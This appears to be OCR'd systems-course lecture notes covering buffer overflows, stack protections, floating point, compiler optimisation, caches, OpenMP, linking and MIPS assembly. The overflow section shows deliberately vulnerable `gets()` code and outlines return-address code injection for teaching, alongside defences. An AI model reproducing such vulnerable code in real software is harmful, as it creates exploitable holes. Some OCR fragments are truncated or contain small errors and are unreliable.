
x86-64 Linux Memory Layout

not drawn to scale

- **Stack**
  - Runtime stack (8MB limit)
  - E. g., local variables
- **Heap**
  - Dynamically allocated as needed
  - When call malloc(), calloc(), new()
- **Data**
  - Statically allocated data
  - E.g., global vars, `static` vars, string constants
- **Text / Shared Libraries**
  - Executable machine instructions
  - Read-only



Buffer Overflow Stack Example #3

After call to gets

Stack Frame for `call_echo`

00	00	00	00
00	40	06	00
33	32	31	30
39	38	37	36
35	34	33	32
31	30	39	38
37	36	35	34
33	32	31	30

buf ← %rsp

```
void echo()
{
    char buf[4];
    gets(buf);
    . . .
}
```

```
echo:
  subq  $24, %rsp
  movq  %rsp, %rdi
  call  gets
  . . .
```

call_echo:

```
. . .
4006f1:  callq  4006cf <echo>
4006f6:  add    $0x8,%rsp
. . .
```

"Returns" to unrelated code
Lots of things happen, without modifying critical state
Eventually executes `retq` back to `main`

```
unix>./bufdemo-nsp
Type a string:012345678901234567890123
012345678901234567890123
```

Overflowed buffer, corrupted return pointer, but program seems to work!


Code Injection Attacks

```
void P(){
  Q();
  ...
}
```

return address A

```
int Q() {
  char buf[64];
  gets(buf);
  ...
  return ...;
}
```

data written by `gets()`



- **Input string contains byte representation of executable code**
- **Overwrite return address A with address of buffer B**
- **When Q executes `ret`, will jump to exploit code**

1. Avoid Overflow Vulnerabilities in Code (!)

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

Use actual safe libraries


- **For example, use library routines that limit string lengths**
  - **`fgets`** instead of **`gets`**
  - **`strncpy`** instead of **`strcpy`**
  - Don't use **`scanf`** with **`%s`** conversion specification
    - Use **`fgets`** to read the string
    - Or use **`%ns`** where **`n`** is a suitable integer

2. System-Level Protections can help

- **Randomized stack offsets**
  - At start of program, allocate random amount of space on stack
  - Shifts stack addresses for entire program
  - Makes it difficult for hacker to predict beginning of inserted code
  - E.g.: 5 executions of memory allocation code


local 0x7ffe4d3be87c 0x7fff75a4f9fc 0x7ffeadb7c80c 0x7ffeaea2fdac 0x7ffcd452017c

  - Stack repositioned each time program executes



2. System-Level Protections can help


- **Nonexecutable code segments**
  - In traditional x86, can mark region of memory as either "read-only" or "writeable"
    - Can execute anything readable
  - X86-64 added explicit "execute" permission
  - Stack marked as non-executable



Any attempt to execute this code will fail

Setting Up Canary

Before call to gets





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too sm
    gets(buf);
    puts(buf);
}
```

– canary should not be repeatable

```
echo:
    . . .
    movq    %fs:40, %rax  # Get canary
    movq    %rax, 8(%rsp) # Place on stack
    xorl    %eax, %eax    # Erase canary
    . . .
```

Checking Canary

After call to gets





```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small!
    gets(buf);
    puts(buf);
}
```

Input: 0123456

```
echo:
    . . .
    movq    8(%rsp), %rax    # Retrieve from
stack
    xorq    %fs:40, %rax     # Compare to canary
    je      .L6              # If same, OK
    call    __stack_chk_fail # FAIL
.L6:    . . .
```


Byte Ordering on x86-64




Output on x86-64:

```
Characters 0-7 == [0xf0,0xf1,0xf2,0xf3,0xf4,0xf5,0xf6,0xf7]
Shorts     0-3 == [0xf1f0,0xf3f2,0xf5f4,0xf7f6]
Ints       0-1 == [0xf3f2f1f0,0xf7f6f5f4]
Long       0   == [0xf7f6f5f4f3f2f1f0]
```

- **Single precision: 32 bits** float



- **Double precision: 64 bits**



Floating Point Representation

- **Numerical Form:**

$$(-1)^s\ M\ 2^E$$

  - Sign bit s determines whether number is negative or positive
  - Significand M normally a fractional value in range [1.0,2.0).
  - Exponent E weights value by power of two

- **Encoding**
  - MSB s is sign bit s
  - exp field encodes E (but is not equal to E)
  - frac field encodes M (but is not equal to M)

"Normalized" Values

v = (−1)^s M

- **When: exp ≠ 000…0 and exp ≠ 111…1**

  normally a fractional value in range [1.0,2.0).

- **Exponent coded as a biased value: E = Exp – Bias**
  - Exp: unsigned value of exp field
  - Bias = $2^{k-1} - 1$, where k is number of exponent bits
    - Single precision: 127 (Exp: 1…254, E: -126…127)
    - Double precision: 1023 (Exp: 1…2046, E: -1022…1023)

- **Significand coded with implied leading 1: M = 1.xxx…x_2**
  - xxx…x: bits of frac field
  - Minimum when frac=000…0 (M = 1.0)
  - Maximum when frac=111…1 (M = 2.0 – ε)
  - Get extra leading bit for "free"

Special Values

- **Condition: exp = 111…1**
  - **Case: exp = 1**
    - Not-a-Number (
    - Represents case
    - E.g., sqrt(–1), ∞

- **Case: exp = 111…1, frac = 000…0**
  - Represents value ∞ (infinity)
  - Operation that overflows
  - Both positive and negative
  - E.g., 1.0/0.0 = −1.0/−0.0 = +∞, 1.0/−0.0 = −∞

- **Case: exp = 111…1, frac ≠ 000…0**
  - Not-a-Number (NaN)
  - Represents case when no numeric value can be determined
  - E.g., sqrt(–1), ∞ − ∞, ∞ × 0

Normalized Encoding Example

$v = (-1)^s$
$E = Exp -$

- **Value: `float F = 15213.0;`**
  - $15213_{10} = 11101101101101_2$
    $= 1.1101101101101_2 \times 2^{13}$

$v = (-1)^s M 2^E$
$E = Exp - Bias$

- **Significand**
  - $M = 1.1101101101101_2$
  - `frac` $= 1101101101101\underline{0000000000}_2$

- **Exponent**
  - $E = 13$
  - $Bias = 127$
  - $Exp = 140 = 10001100_2$

- **Result:**

unsigned

0	10001100	11011011011010000000000
s	exp	frac

Denormalized Values


$v = (-$
$E = 1$

implied leading 0 (0.frac)

- **Condition: exp = 000…0**

form: $0.??? \times 2^{-126}$ (bigger than use normalised, smaller than use 0)


- **Exponent value: E = 1 – Bias (instead of E = 0 – Bias)**
- **Significand coded with implied leading 0: M = 0.xxx…x$_2$**
  - **`xxx`…`x`**: bits of **`frac`**
- **Cases**
  - **`exp`** = 000…0, **`frac`** = 000…0
    - Represents zero value
    - Note distinct values: +0 and –0
  - **`exp`** = 000…0, **`frac`** ≠ 000…0
    - Numbers closest to 0.0
    - Equispaced



Dynamic Range (Positive Only)

$v = (-1)^s M 2^E$
n: E = Exp – Bias
d: E = 1 – Bias


	s	exp	frac	E	Value	
	0	0000	000	-6	0	
	0	0000	001	-6	1/8*1/64 = 1/512	closest to zero
Denormalized numbers						
	0	0000	110	-6	6/8*1/64 = 6/512	
	0	0000	111	-6	7/8*1/64 = 7/512	largest denorm
	0	0001	000	-6	8/8*1/64 = 8/512	smallest norm
	0	0001	001	-6	9/8*1/64 = 9/512	
	0	0110	110	-1	14/8*1/2 = 14/16	
	0	0110	111	-1	15/8*1/2 = 15/16	closest to 1 below
Normalized numbers	0	0111	000	0	8/8*1 = 1	
	0	0111	001	0	9/8*1 = 9/8	closest to 1 above
	0	0111	010	0	10/8*1 = 10/8	
	0	1110	110	7	14/8*128 = 224	
	0	1110	111	7	15/8*128 = 240	largest norm
	0	1111	000	n/a	inf	



Rounding Binary Numbers

Binary Fractional Numbers

- "Even" when least significant bit is 0
- "Half way" when bits to right of rounding position = 100…2



Examples

- Round to nearest 1/4 (2 bits right of binary point)

Value	Binary	Rounded	Action	Rounded Value
2 3/32	10.00011_2	10.00_2	(<1/2—down)	2
2 3/16	10.00110_2	10.01_2	(>1/2—up)	2 1/4
2 7/8	10.11100_2	11.00_2	(1/2—up)	3
2 5/8	10.10100_2	10.10_2	(1/2—down)	2 1/2


FP Multiplication

- $(-1)^{s1}$ M1 2^{E1} x $(-1)^{s2}$ M2 2^{E2}
- **Exact Result: $(-1)^s$ M 2^E**
  - Sign s: s1 ^ s2
  - Significand M: M1 x M2
  - Exponent E: E1 + E2
- **Fixing**
  - If M ≥ 2, shift M right, increment E
  - If E out of range, overflow
  - Round M to fit **frac** precision

Floating Point Addition

- $(-1)^{s1}$ M1 2^{E1} + $(-1)^{s2}$ M2 2^{E2}
  - Assume E1 > E2

Get binary points lined up



- **Exact Result: $(-1)^s$ M 2^E**
  - Sign s, significand M:
    - Result of signed align & add
  - Exponent E: E1

- **Fixing**
  - If M ≥ 2, shift M right, increment E
  - if M < 1, shift M left k positions, decrement E by k
  - Overflow if E out of range
  - Round M to fit **`frac`** precision

- **Conversions/Casting**
  - Casting between **`int`**, **`float`**, and **`double`** changes bit representation
  - **`double`**/**`float`** → **`int`**
    - Truncates fractional part
    - Like rounding toward zero
    - Not defined when out of range or NaN: Generally sets to TMin
  - **`int`** → **`double`**
    - Exact conversion, as long as **`int`** has ≤ 53 bit word size
  - **`int`** → **`float`**
    - Will round according to rounding mode (can lose some precision)

float 1. 24 bits of precision
int 32 bits

Floating Point in C

- **C Guarantees Two Levels**
  - **`float`** single precision
  - **`double`** double precision

Floating Point Puzzles

- **For each of the following C expressions, either:**
  - Argue that it is true for all argument values
  - Explain why not true

```
int x = …;
float f = …;
double d = …;
```

Assume neither **`d`** nor **`f`** is NaN

- **`x == (int)(float) x`** No
- **`x == (int)(double) x`** Yes
- **`f == (float)(double) f`** Yes
- **`d == (double)(float) d`** No
- **`f == -(-f);`** Yes
- **`2/3 == 2/3.0`** No
- **`d < 0.0 ⇒ ((d*2) < 0.0)`** Yes
- **`d > f ⇒ -f > -d`** Yes
- **`d * d >= 0.0`** Yes
- **`(d+f)-d == f`** No

if d is v large & f v small
then d+f is d & d-d=0

Code Motion

- Reduce frequency with which computation performed
  - If it will always produce same result
  - Especially moving code out of loop

compiler would identify & optimize

```
void set_row(double *a, double *b,
   long i, long n)
{
    long j;
    for (j = 0; j < n; j++)
        a[n*i+j] = b[j];
}
```

→

```
    long j;
    int ni = n*i;
    for (j = 0; j < n; j++)
        a[ni+j] = b[j];
```

```
for (i = 0; i < n; i++) {
  int ni = n*i;
  for (j = 0; j < n; j++)
    a[ni + j] = b[j];
}
```

→

```
int ni = 0;
for (i = 0; i < n; i++) {
  for (j = 0; j < n; j++)
    a[ni + j] = b[j];
  ni += n;
}
```

Reduction in Strength

- Replace costly operation with simpler one
- Shift, add instead of multiply or divide

  `16*x  -->  x << 4`
  - Utility machine dependent
  - Depends on cost of multiply or divide instruction
    - On Intel Nehalem, integer multiply requires 3 CPU cycles
- Recognize sequence of products

Share Common Subexpressions

- Reuse portions of expressions
- GCC will do this with –O1

elimination (CSE)

```
/* Sum neighbors of i,j */
up =    val[(i-1)*n + j  ];
down =  val[(i+1)*n + j  ];
left =  val[i*n     + j-1];
right = val[i*n     + j+1];
sum = up + down + left + right;
```

3 multiplications: i*n, (i–1)*n, (i+1)*n

```
leaq    1(%rsi), %rax  # i+1
leaq    -1(%rsi), %r8  # i-1
imulq   %rcx, %rsi     # i*n
imulq   %rcx, %rax     # (i+1)*n
imulq   %rcx, %r8      # (i-1)*n
addq    %rdx, %rsi     # i*n+j
addq    %rdx, %rax     # (i+1)*n+j
addq    %rdx, %r8      # (i-1)*n+j
```

```
long inj = i*n + j;
up =    val[inj - n];
down =  val[inj + n];
left =  val[inj - 1];
right = val[inj + 1];
sum = up + down + left + right;
```

1 multiplication: i*n

```
imulq    %rcx, %rsi   # i*n
addq     %rdx, %rsi   # i*n+j
movq     %rsi, %rax   # i*n+j
subq     %rcx, %rax   # i*n+j-n
leaq     (%rsi,%rcx), %rcx # i*n+j+n
```

Memory Aliasing

```
/* Sum rows is of n X n matrix a
   and store in vector b  */
void sum_rows1(double *a, double *b, long n) {
    long i, j;
    for (i = 0; i < n; i++) {
        b[i] = 0;
        for (j = 0; j < n; j++)
            b[i] += a[i*n + j];
    }
}
```

```
double A[9] =
  { 0,  1,  2,
    4,  8, 16},
   32, 64, 128};

double B[3] = A+3;

sum_rows1(A, B, 3);
```

trying to figure out if 2 pointers are accessing same location

Value of B:

init: [4, 8, 16]
i = 0: [3, 8, 16]
i = 1: [3, 22, 16]
i = 2: [3, 22, 224]

- Code updates `b[i]` on every iteration
- Must consider possibility that these updates will affect program behavior

Removing Aliasing

```
/* Sum rows is of n X n matrix a
   and store in vector b  */
void sum_rows2(double *a, double *b, long n) {
    long i, j;
    for (i = 0; i < n; i++) {
        double val = 0;
        for (j = 0; j < n; j++)
            val += a[i*n + j];
        b[i] = val;
    }
}
```

temp var


B[i] read B[i] add write B[i]

val += in a register don't have to read or write multiple times end write

```
# sum_rows2 inner loop
.L10:
        addsd   (%rdi), %xmm0      # FP load + add
        addq    $8, %rdi
        cmpq    %rax, %rdi
        jne     .L10
```

Pipelined Functional Units

```
long mult_eg(long a, long b, long c) {
    long p1 = a*b;
    long p2 = a*c;
    long p3 = p1 * p2;
    return p3;
}
```



	Time						
	1	2	3	4	5	6	7
Stage 1	a*b	a*c			p1*p2		
Stage 2		a*b	a*c			p1*p2	
Stage 3			a*b	a*c			p1*p2

- Divide computation into stages
- Pass partial computations from stage to stage
- Stage i can start on new computation once values passed to i+1
- E.g., complete 3 multiplications in 7 cycles, even though each requires 3 cycles

Loop Unrolling with Reassociation (2x1a)

```
void unroll2aa_combine(vec_ptr v, data_t *dest)
{
    long length = vec_length(v);
    long limit = length-1;
    data_t *d = get_vec_start(v);
    data_t x = IDENT;
    long i;
    /* Combine 2 elements at a time */
    for (i = 0; i < limit; i+=2) {
        x = x OP (d[i] OP d[i+1]);
    }
    /* Finish any remaining elements */
    for (; i < length; i++) {
        x = x OP d[i];
    }
    *dest = x;
}
```


Compare to before

```
x = (x OP d[i]) OP d[i+1];
```


Locality

tend to use the same values over & over again

- **Principle of Locality:** Programs tend to use data and instructions with addresses near or equal to those they have used recently



- **Temporal locality:**
  - Recently referenced items are likely to be referenced again in the near future




- **Spatial locality:**
  - Items with nearby addresses tend to be referenced close together in time

Matrix Multiplication (ijk)

```
/* ijk */
for (i=0; i<n; i++)  {
  for (j=0; j<n; j++) {
    sum = 0.0;
    for (k=0; k<n; k++)
      sum += a[i][k] * b[k][j];
    c[i][j] = sum;
  }
}
```

matmult/mm.c

Inner loop:



Misses per inner loop iteration:


A	B	C
0.25	1.0	0.0

Matrix Multiplication (kij)

```
/* kij */
for (k=0; k<n; k++) {
  for (i=0; i<n; i++) {
    r = a[i][k];
    for (j=0; j<n; j++)
      c[i][j] += r * b[k][j];
  }
}
```

matmult/mm.c

Inner loop:



Misses per inner loop iteration:


A	B	C
0.0	0.25	0.25

Matrix Multiplication (jki)

```
/* jki */
for (j=0; j<n; j++) {
  for (k=0; k<n; k++) {
    r = b[k][j];
    for (i=0; i<n; i++)
      c[i][j] += a[i][k] * r;
  }
}
```

matmult/mm.c

Inner loop:



Misses per inner loop iteration:

A	B	C
1.0	0.0	1.0

Blocked Matrix Multiplication

```
c = (double *) calloc(sizeof(double), n*n);

/* Multiply n x n matrices a and b  */
void mmm(double *a, double *b, double *c, int n) {
    int i, j, k;
    for (i = 0; i < n; i+=B)
        for (j = 0; j < n; j+=B)
            for (k = 0; k < n; k+=B)
                /* B x B mini matrix multiplications */
                for (i1 = i; i1 < i+B; i1++)
                    for (j1 = j; j1 < j+B; j1++)
                        for (k1 = k; k1 < k+B; k1++)
                            c[i1*n+j1] += a[i1*n + k1]*b[k1*n + j1];
}
```

matmult/bmm.c

Synchronization: Atomic (basic form)

- **Atomic** provides mutual exclusion but only applies to the update of a memory location (the update of X in the following example)

```
#pragma omp parallel
{
    double tmp, B;
    B = DOIT();
    tmp = big_ugly(B);
#pragma omp atomic
    X += tmp;
}
```

The statement inside the atomic must be one of the following forms:

- x binop= expr
- x++
- ++x
- x—
- --x

X is an lvalue of scalar type and binop is a non-overloaded built in operator.

atomic has lower overhead than critical so it's better

OpenMP: Reduction operands/initial-values

- Many different associative operands can be used with reduction:
- Initial values are the ones that make sense mathematically.

Operator	Initial value
+	0
*	1
-	0
min	Largest pos. number
max	Most neg. number

C/C++ only	
Operator	Initial value
&	~0
|	0
^	0
&&	1
||	0

Fortran Only	
Operator	Initial value
.AND.	.true.
.OR.	.false.
.NEQV.	.false.
.IEOR.	0
.IOR.	0
.IAND.	All bits on
.EQV.	.true.

Synchronization: Simple Locks

- Example: conflicts are rare, but to play it safe, we must assure mutual exclusion for updates to histogram elements.

```
#pragma omp parallel for
for(i=0;i<NBUCKETS; i++){
    omp_init_lock(&hist_locks[i]);    hist[i] = 0;
}
#pragma omp parallel for
for(i=0;i<NVALS;i++){
   ival = (int)  sample(arr[i]);
   omp_set_lock(&hist_locks[ival]);
      hist[ival]++;
   omp_unset_lock(&hist_locks[ival]);
 }

for(i=0;i<NBUCKETS; i++)
 omp_destroy_lock(&hist_locks[i]);
```

One lock per element of hist

Enforce mutual exclusion on update to hist array

Free-up storage when done.

Task Construct – Explicit Tasks

```
#pragma omp parallel
{
#pragma omp single
{
  node * p = head;
  while (p) {
  #pragma omp task firstprivate(p)
    process(p);
  p = p->next;
  }
}
```

1. Create a team of threads.

2. One thread executes the **single** construct

… other threads wait at the implied barrier at the end of the single construct


3. The "single" thread creates a task with its own value for the pointer p

4. Threads waiting at the barrier execute tasks.

Execution moves beyond the barrier once all the tasks are complete

```
#pragma omp parallel
{
  #pragma omp single
  {  //block 1
    node * p = head;
    while (p) { // block 2
    #pragma omp task firstprivate(p)
      process(p);
    p = p->next;   //block 3
    }
  }
}
```

implied barrier



Flush

- **Defines a sequence point at which a thread is guaranteed to see a consistent view of memory with respect to the "flush set".**
- **The flush set is:**
  - **"all thread visible variables" for a flush construct without an argument list.**
  - **a list of variables when the "flush(list)" construct is used.**
- **The action of Flush is to guarantee that:**
  - **All R,W ops that overlap the flush set and occur prior to the flush complete before the flush executes**
  - **All R,W ops that overlap the flush set and occur after the flush don't execute until after the flush.**
  - **Flushes with overlapping flush sets can not be reordered.**

Synchronization: flush example

- **Flush forces data to be updated in memory so other threads see the most recent value**

```
double A;
A = compute();
flush(A);  // flush to memory to make sure other
           //  threads can pick up the right value
```

Asynchronous Exceptions (Interrupts)


- **Caused by events external to the processor**
  - Indicated by setting the processor's *interrupt pin*
  - Handler returns to "next" instruction
- **Examples:**
  - Timer interrupt
    - Every few ms, an external timer chip triggers an interrupt
    - Used by the kernel to take back control from user programs
  - I/O interrupt from external device
    - Hitting Ctrl-C at the keyboard
    - Arrival of a packet from a network
    - Arrival of data from a disk

Synchronous Exceptions

- **Caused by events that occur as a result of executing an instruction:**
  - ***Traps***
    - Intentional
    - Examples: ***system calls***, breakpoint traps, special instructions
    - Returns control to "next" instruction
  - ***Faults***
    - Unintentional but possibly recoverable
    - Examples: page faults (recoverable), protection faults (unrecoverable), floating point exceptions
    - Either re-executes faulting ("current") instruction or aborts
  - ***Aborts***
    - Unintentional and unrecoverable
    - Examples: illegal instruction, parity error, machine check
    - Aborts current program

Static Linking

- **Programs are translated and linked using a *compiler driver*:**
  - `linux> gcc -Og -o prog main.c sum.c`
  - `linux> ./prog`



Three Kinds of Object Files (Modules)

- **Relocatable object file (`.o` file)**
  - Contains code and data in a form that can be combined with other relocatable object files to form executable object file.
    - Each `.o` file is produced from exactly one source (`.c`) file
- **Executable object file (`a.out` file)**
  - Contains code and data in a form that can be copied directly into memory and then executed.
- **Shared object file (`.so` file)**
  - Special type of relocatable object file that can be loaded into memory and linked dynamically, at either load time or run-time.


Modern Solution: Shared Libraries

- **Static libraries have the following disadvantages:**
  - Duplication in the stored executables (every function needs libc)
  - Duplication in the running executables
  - Minor bug fixes of system libraries require each application to explicitly relink
- **Modern solution: Shared Libraries**
  - Object files that contain code and data that are loaded and linked into an application *dynamically,* at either *load-time* or *run-time*
  - Also called: dynamic link libraries, DLLs, `.so` files


Old-fashioned Solution: Static Libraries

- **Static libraries (`.a` archive files)**
  - Concatenate related relocatable object files into a single file with an index (called an *archive*).
  - Enhance linker so that it tries to resolve unresolved external references by looking for the symbols in one or more archives.
  - If an archive member file resolves reference, link it into the executable.

Address Translation: Page Fault




Linking with Static Libraries



Accessing the TLB

- MMU uses the VPN portion of the virtual address to access the TLB:



C vs. CISC Machines

Feature	RISC	CISC
Registers	32	6, 8, 16
Register Classes	One	Some
Arithmetic Operands	Registers	Memory+Registers
Instructions	3-addr	2-addr
Addressing Modes	r M[r+c] (l,s)	several
Instruction Length	32 bits	Variable

Register	Name	Function	Comment
$0	zero	Always 0	No-op on write
$1	$at	reserved for assembler	don't use it!
$2-3	$v0-v1	expression eval./function return	
$4-7	$a0-a3	proc/funct call parameters	
$8-15	$t0-t7	volatile temporaries	not saved on call
$16-23	$s0-s7	temporaries (saved across calls)	saved on call
$24-25	$t8-t9	volatile temporaries	not saved on call
$26-27	$k0-k1	reserved kernel/OS	don't use them
$28	$gp	pointer to global data area	
$29	$sp	stack pointer	
$30	$fp	frame pointer	
$31	$ra	proc/funct return address	

Load and Store Examples

- Load a word from memory:

```
lw rt, offset(base)   # rt <- memory[base+offset]
```

- Store a word into memory:

```
sw rt, offset(base)   # memory[base+offset] <- rt
```

- For smaller units (bytes, half-words) only the lower bits of a register are accessible. Also, for loads, you need to specify whether to sign or zero extend the data.

```
lb  rt, offset(base) # rt <- sign-extended byte
lbu rt, offset(base) # rt <- zero-extended byte
sb  rt, offset(base) # store low order byte of rt
```

Arithmetic Instructions

```
Opcode  Operands       Comments

ADD     rd, rs, rt     # rd <- rs + rt
ADDI    rt, rs, immed  # rt <- rs + immed
SUB     rd, rs, rt     # rd <- rs - rt

Examples:

ADD     $8, $8, $10    # r8 <- r9 + r10
ADD     $t0, $t1, $t2  # t0 <- t1 + t2
SUB     $s0, $s0, $s1  # s0 <- s0 - s1
ADDI    $t3, $t4, 5    # t3 <- t4 + 5
```

Flow of Control: Conditional Branches

```
BEQ     rs, rt, target # branch if rs == rt
BNE     rs, rt, target # branch if rs != rt
```

Comparison Between Registers

- What if you want to branch if R6 is greater than R7?
- We can use the SLT instruction:

```
SLT     rd, rs, rt      # if rs<rt then rd <- 1
                        #   else rd <- 0
SLTU    rd, rs, rt      # same, but rs,rt unsigned
```

- Example: Branch to L1 if $5 > $6

```
SLT     $7, $6, $5   # $7 = 1, if $6 < $5
BNE     $7, $0, L1
```

Logic Instructions

- Used to manipulate bits within words, set up masks, etc.

```
Opcode  Operands        Comments

